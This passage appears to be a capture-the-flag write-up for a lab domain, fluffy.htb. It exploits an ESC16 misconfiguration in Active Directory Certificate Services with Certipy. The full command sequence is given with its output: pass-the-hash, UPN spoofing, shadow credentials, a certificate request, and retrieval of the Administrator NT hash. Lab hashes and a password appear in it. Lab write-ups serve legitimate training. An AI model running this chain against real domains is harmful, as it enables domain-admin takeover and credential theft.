      "Certificate Validity End": "3024-04-17 16:11:16+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Disabled Extensions": [
        "1.3.6.1.4.1.311.25.2"
      ],
      "Permissions": {
        "Owner": "FLUFFY.HTB\\Administrators",
        "Access Rights": {
          "1": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "2": [
            "FLUFFY.HTB\\Domain Admins",
            "FLUFFY.HTB\\Enterprise Admins",
            "FLUFFY.HTB\\Administrators"
          ],
          "512": [
            "FLUFFY.HTB\\Cert Publishers"
          ]
        }
      },
      "[!] Vulnerabilities": {
        "ESC16": "Security Extension is disabled."
      },
      "[*] Remarks": {
        "ESC16": "Other prerequisites may be required for this to be exploitable. See the wiki for more details."
      }
    }
  },
  "Certificate Templates": "[!] Could not find any certificate templates"
}
ESC16 Abusing
Read initial UPN of the victim account by using the following command:
$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip $IP -user 'ca_svc' read[*] Reading attributes for 'ca_svc':
cn : certificate authority service
distinguishedName : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
name : certificate authority service
objectSid : S-1-5-21-497550768-2797716248-2627064577-1103
sAMAccountName : ca_svc
servicePrincipalName : ADCS/ca.fluffy.htb
userPrincipalName : ca_svc@fluffy.htb
userAccountControl : 66048
whenCreated : 2025-04-17T16:07:50+00:00
whenChanged : 2025-05-25T16:53:15+00:00Update the victim account’s UPN to the target administrator’s sAMAccountName, as follow:
$ certipy-ad account -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip $IP -upn 'administrator' -user 'ca_svc' updateCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':
userPrincipalName : administrator
[*] Successfully updated 'ca_svc'Obtain credentials for the “victim” account (e.g., via Shadow Credentials).
$ certipy-ad shadow auto -username "p.agila@fluffy.htb" -p 'prometheusx-303' -account 'ca_svc' -target $IP -dc-ip $IPSet the Kerberos credential cache environment variable, as follow:
export KRB5CCNAME=$PWD/ca_svc.ccacheRequest a certificate as the “victim” user from any suitable client authentication template (e.g., “User”) on the ESC16-vulnerable CA, as follow:
$ certipy-ad req -k -dc-ip $IP -target dc01.fluffy.htb -ca 'fluffy-DC01-CA' -template 'User' -dc-host dc01.fluffy.htbCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 16
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'Revert the “victim” account’s UPN, as follow:
certipy-ad account -u 'ca_svc@fluffy.htb' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip $IP -upn 'ca_svc@fluffy.htb' -user 'ca_svc' updateCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_svc':
userPrincipalName : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'Authenticate as the target administrator, as follow:
$ certipy-ad auth -dc-ip $IP -pfx administrator.pfx -username 'administrator' -domain fluffy.htb Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6eAdminsitrator Hash
| Username | NT Hash |
|---|---|
| Administrator | 8da83a3fa618b6e3a00e93f676c92a6e |